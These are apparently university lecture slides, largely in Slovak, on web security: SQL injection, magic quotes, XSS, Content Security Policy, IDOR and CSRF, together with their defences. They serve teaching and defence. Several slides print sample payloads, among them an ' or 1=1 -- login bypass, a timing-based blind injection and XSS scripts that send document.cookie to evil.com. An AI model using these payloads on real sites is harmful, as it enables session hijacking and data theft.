
SQL injection

- Často je potrebné vyskladať SQL dotaz na databázu zo vstupu od používateľa

```
$sql="SELECT ID FROM users  
WHERE username="".$user."" and  
password="".$password."""
```

- Ak vstup nie je dobre ošetrený, používateľ môže pomocou špeciálnych znakov ľubovoľne upravovať výsledný SQL dotaz

SQL injection



SQL injection

- Uvažujme nasledovný dotaz:

```
$sql="SELECT ID FROM users  
      WHERE username="' + $user + "' and  
      password="' + $password + '";"
```

- Ak do **\$user** vložíme **` or 1=1 --**
 - Dotaz vráti zoznam všetkých používateľov
 - (-- znamená v SQL komentár (text za -- sa ignoruje))

PHP magic quotes



Warning

This feature has been **DEPRECATED** as of PHP 5.3.0 and **REMOVED** as of PHP 5.4.0.

“The very reason magic quotes are deprecated is that a one-size-fits-all approach to escaping/quoting is wrongheaded and downright dangerous. Different types of content have different special chars and different ways of escaping them, and what works in one tends to have side effects elsewhere. Any code ... that pretends to work like magic quotes -or does a similar conversion for HTML, SQL, or anything else for that matter - is similarly wrongheaded and dangerous.

Magic quotes exist so a PHP noob can fumble along and write some mysql queries that kinda work, without having to learn about escaping/quoting data properly. They prevent a few accidental syntax errors, but won't stop a malicious and semi-knowledgeable attacker And that poor noob may never even know how or why his database is now gone, because magic quotes gave him a false sense of security. He never had to learn how to really handle untrusted input.

Data should be escaped where you need it escaped, and for the domain in which it will be used. (`mysql_real_escape_string` -- NOT addslashes! -- for MySQL (and that's only if you have a clue and use prepared statements), `htmlspecialchars` or `htmlspecialchars` for HTML, etc.) Anything else is doomed to failure.”

[Source <http://php.net/manual/en/security.magicquotes.php>]

PHP magic quotes

- Automaticky pridávali spätné lomky (\) do vstupov (\$_GET, \$_POST, \$_COOKIE)
- Mali „chrániť“ pred SQL injection, ale poskytovali falošný pocit bezpečia
 - Escaping bez kontextu → nefunguje spoľahlivo
 - Poškodzovali dáta (nechcené „\“, nutnosť stripslashes())
 - Nekonzistentné správanie medzi servermi (zapnuté/vypnuté)
- Podporovali zlé návyky namiesto bezpečných riešení

SQL Injection - techniky

- Aj keď SQL injection zraniteľnosť neumožňuje priamo čítať databázu, môžeme na získanie dát použiť rôzne techniky

```
$sql="SELECT ID FROM users  
      WHERE username=''. $user. '''"
```

– \$user:

```
IF((SELECT substring(password,0,1) FROM users  
     WHERE username=',michal')=',a', sleep(1),  
     sleep(2))
```

SQL injection

- Ochrana:
 - zakaždým „escapovať“ vstup napr. použitím `mysql_real_escape_string()`
 - Nie veľmi bezpečné, keďže sa na to ľahko zabudne
 - Stored procedures v databáze
 - **Prepared statements:**

```
PreparedStatement login =
con.prepareStatement("SELECT * FROM Account
                    WHERE Username = ?AND Password = ?" );
login.setString(1, username);
login.setString(2, password);
login.executeUpdate();
```

SQL injection - Detekcia

- V prípade rozsiahlych potenciálne zraniteľných aplikácií je možné
 - Vytvoriť si databázu/štatistiku všetkých možných „normalizovaných“ dotazov
 - `SELECT * FROM user WERE firstname=,Michal' and password=,aaaaa'`
 - normalizujeme na:
 - `SELECT * FROM user WHERE firstname=? and password=?`
 - Pred vykonaním dotazu sa pozrieme, či jeho normalizovaná verzia je v našej databáze
 - Ak sme ho nenašli, je veľká šanca, že sa jedná o SQL injection

Cross-site scripting (XSS)

- AKA HTML injection
- Najčastejšia zraniteľnosť web stránok súčasnosti
- Je ľahké zabudnúť na ošetrovanie vstupu
- Dobrý návrh aplikácie vie minimalizovať XSS útoky
 - napr. použitie návrhového vzoru MVC / MVP
- Vo všeobecnosti je veľmi ťažké zabrániť XSS útokom
 - Hlavne ak chceme používateľovi dovoliť formátovať text, vkladať videá, a pod.

Cross-site scripting (XSS)

základný scenár útoku

Reflected XSS



1. Social engineering,
e.g. a dodgy URL



2. Request includes malicious data

4. Response includes malicious data as active content



3. Bad app uses
malicious data
verbatim

5. Bad thing
happens



XSS

- Uvažujme odkaz: (korektne URL enkódovaný)
`http://victim.com/search.php?term =
<script>window.open(
 'http://evil.com?cookie='+document.cookie
)</script>`
- Čo ak používateľ klikne na tento odkaz?
 1. Prehliadač prejde na adresu `victim.com/search.php`
 2. Victim.com vráti
`<html> Results for <script> ... </script>`
 3. Browser vykoná daný script
 - Pošle cookie na evil.com

Prečo by používateľ klikal na odkaz?

- Phishing email s odkazom
- Neviditeľný odkaz nad niečim zaujímavým
- **Načo je evil.com prístup ku cookie?**
 - Cookie môže obsahovať session id, na základe ktorého sa môže badguy autentizovať
- Okrem toho môže útočník cez JavaScript úplne prerobiť stránku victim.com
 - Kontroluje odkazy na stránke
 - Kontroluje formulárové polia
 - Kontroluje slačenie kláves

3 typy XSS

1. non-persistent (Reflected) XSS

- Napr. predchádzajúci príklad

2. persistent (stored) XSS

- Eva vloží špeciálny komentár, ktorý sa zobrazí aj Bobovi

3. DOM based XSS

- JavaScript vykoná nevhodný JavaScript

Persistent (Stored) XSS

Stored XSS



1. Attacker gets malicious data into the database (no social engineering required)



2. Entirely innocent request

4. Response includes malicious data as active content



3. Bad app retrieves malicious data and uses it verbatim

5. Bad thing happens



DOM based XSS

DOM-based XSS

2. Bad client-side code uses malicious data verbatim in DOM manipulation



3. Bad thing happens



1. Social engineering, e.g. a dodgy URL

Vstup alebo výstup

- Je XSS spôsobený skôr chýbajúcou kontrolou vstupu alebo výstupu?
 - Pre „persistent“ XSS útok
 - Pre „non-persistent“ XSS útok
- Aby sme zabránili XSS, mala by aplikácia kontrolovať vstup alebo výstup?
 - (s využitím HTML enkódovania)
 - Prečo nie obidva?


XSS - triky

- Javascript blokuje / kontroluje komunikáciu so serverom z inej domény (Same origin policy)
- Ako si útočník pošle naspäť informáciu?
 - Zmení zdroj niektorého obrázku využijúc DOM:

```
document.images[0].src =  
"http://evil.com/"+document.cookie;
```
- Ak sú úvodzovky filtrované, útočník použije unicode ekvivalent `\u0022` a `\u0027`
- “Line break”:

```

```


- ...

XSS – ochrana

- Ošetrovanie vstupu / výstupu
 - Escapeovanie HTML špecifických znakov <, >, “, & za < > " &
- HTTP-only cookie
- Na nedôveryhodný obsah použiť inú doménu (napr. googleusercontent.com)
 - Útočníkov kód má iný origin ako pôvodná stránka
- Content-Security-Policy
 - Pomocou HTTP hlavičiek povie server prehliadaču, ktorý obsah môže načítať / vykonať

Content Security Policy

- Strong protection against XSS attacks
- In HTTP header, server specifies from which domains client can download scripts and other resources

Usage:

- Content-Security-Policy: `script-src 'self'`
<https://apis.google.com>
- It's possible to specify CSP for different types of data:
 - `connect-src, font-src, frame-src, img-src, media-src, object-src, style-src`


Content Security Policy

- Need to split resources into separate files
- “inline” `<script>` is blocked
 - It’s possible to enable inline scripts via “unsafe-inline” parameter – not recommended (does not prevent XSS attacks)
- Supports error reporting
 - `report-uri /my_amazing_csp_report_parser;`
 - Browser will send list of blocked resources
 - Only „reporting“ mode supported, no resources are actually blocked

Insecure Direct Object Reference (IDOR)

- Na poskytnutie prístupu k objektom aplikácia používa ID objektu, napr:
 - ais2.uniba.sk/profile?id=432
 - bank.com/transactionInfo.php?id=5543
 - bank.com/document?docid=789
 - example.com/download.php?file=report_1.pdf
 - [/api/delete/item/789](http://api/delete/item/789)
- IDOR: Aplikácia nedostatočne overuje, či používateľ, ktorý vykonal dotaz má naozaj oprávnenie na daný objekt a operáciu

Insecure Direct Object Reference (IDOR)



```
<a href=example.com/profile?id=432>
```

Show profile

```
</a>
```



Hm....

Get example.com/profile?id=433

Get example.com/profile?id=434

...

Get example.com/profile?id=1543

Insecure Direct Object Reference (IDOR)

Ako tomu zabrániť

- Nepoužívať v odkazoch interné alebo uhádnuteľné ID
 - Použiť náhodné / nepredpovedateľné ID
 - `Example.com/download.php?fileid=ax8429dkdu4...`
 - Prípadne ID / ďalšie parametre autentizovať pomocou MAC/dig.podp.
 - `download.php?id=432{hmac(432,"secret key")}`
 - V `download.php` overiť hmac
 - Ak chceme, aby bol odkaz fungoval len počas platnosti relácie / istú dobu, môžeme ho previazať so `session_id` alebo aktuálnym časom
 - Vhodné, ak nemáme prihláseného používateľa (napr. poslanie dokumentu emailom)
 - Alebo ak je ťažké kontrolovať oprávnenia v skripte „`download.php`“
- Zakaždým kontrolovať, či prihlásený používateľ má právo na daný objekt (profil / súbor) a operáciu
 - Vhodné, ak máme prihláseného používateľa


Insecure Direct Object Reference (IDOR)

- Základný problém: Dôverovanie vstupu od používateľa
 - Vždy rozmýšľajte ako útočník, vstupu nikdy neverte
- Automatizované kontroly dokážu odhaliť IDOR zraniteľnosti
 - T.j. dokážu to odhaliť aj automatizované skripty útočníka


Cross Site Request Forgery (CSRF)

- Používateľ je prihlásený do stránky bank.com
- Útočník (cez falošný odkaz, načítaním škodlivej stránky) donúti používateľov prehliadač vykonať dotaz na stránku bank.com
 - Napr. zadanie platobného príkazu
 - Zmena hesla
 - ...

Cross Site Request Forgery (CSRF)




Cross Site Request Forgery (CSRF)



CSRF Login útok

- Útočník „odošle“ cez prehliadač používateľa prihlasovací formulár do google.com
 - pod útočnickovými prihlasovacími údajmi
- Používateľov prehliadač je prihlásený do googlu pod útočnickovým kontom
 - Možný phishing útok

CSRF Login útök



CSRF: ochrana

- Skrytý token
 - Každý formulár na stránke obsahuje skrytý „token“
 - `<input type="hidden" name="CSRFtoken" value="..." />`
 - Token je po odoslaní formulára overený serverom
 - `If (!csrf_isValid($_POST["CSRF"])) {... die('wrong request');}`
 - Token by mal byť naviazaný na session používateľa
 - Napr. **HMAC** zo **session_id**

CSRF: Double Submit Cookie

- Server -> prehliadač:
 - Cookie: csrf_token=...; SameSite=Lax; Secure
- Javascript v prehliadači:

```
fetch('/api', {  
  method: 'POST',  
  headers: {  
    'X-CSRF-Token': token  
  }  
})
```
- Server porovná cookie vs. prijatá hlavička
- Útočník nevie poslať správnu hlavičku, lebo nevie čítať cookie


CSRF: ochrana - slabšie varianty

- Overenie HTTP hlavičky „Referrer“
 - Niektoré firewally / prehliadače hlavičku filtrujú
- Vlastná HTTP hlavička cez XmlHttpRequest (JavaScript)
 - Server spracuje dotaz len keď požiadavka obsahuje danú hlavičku
- Overenie HTTP hlavičky „Origin“
- Moderné prehliadače používajú rôzne heuristiky, kedy cookie posielať a kedy nie

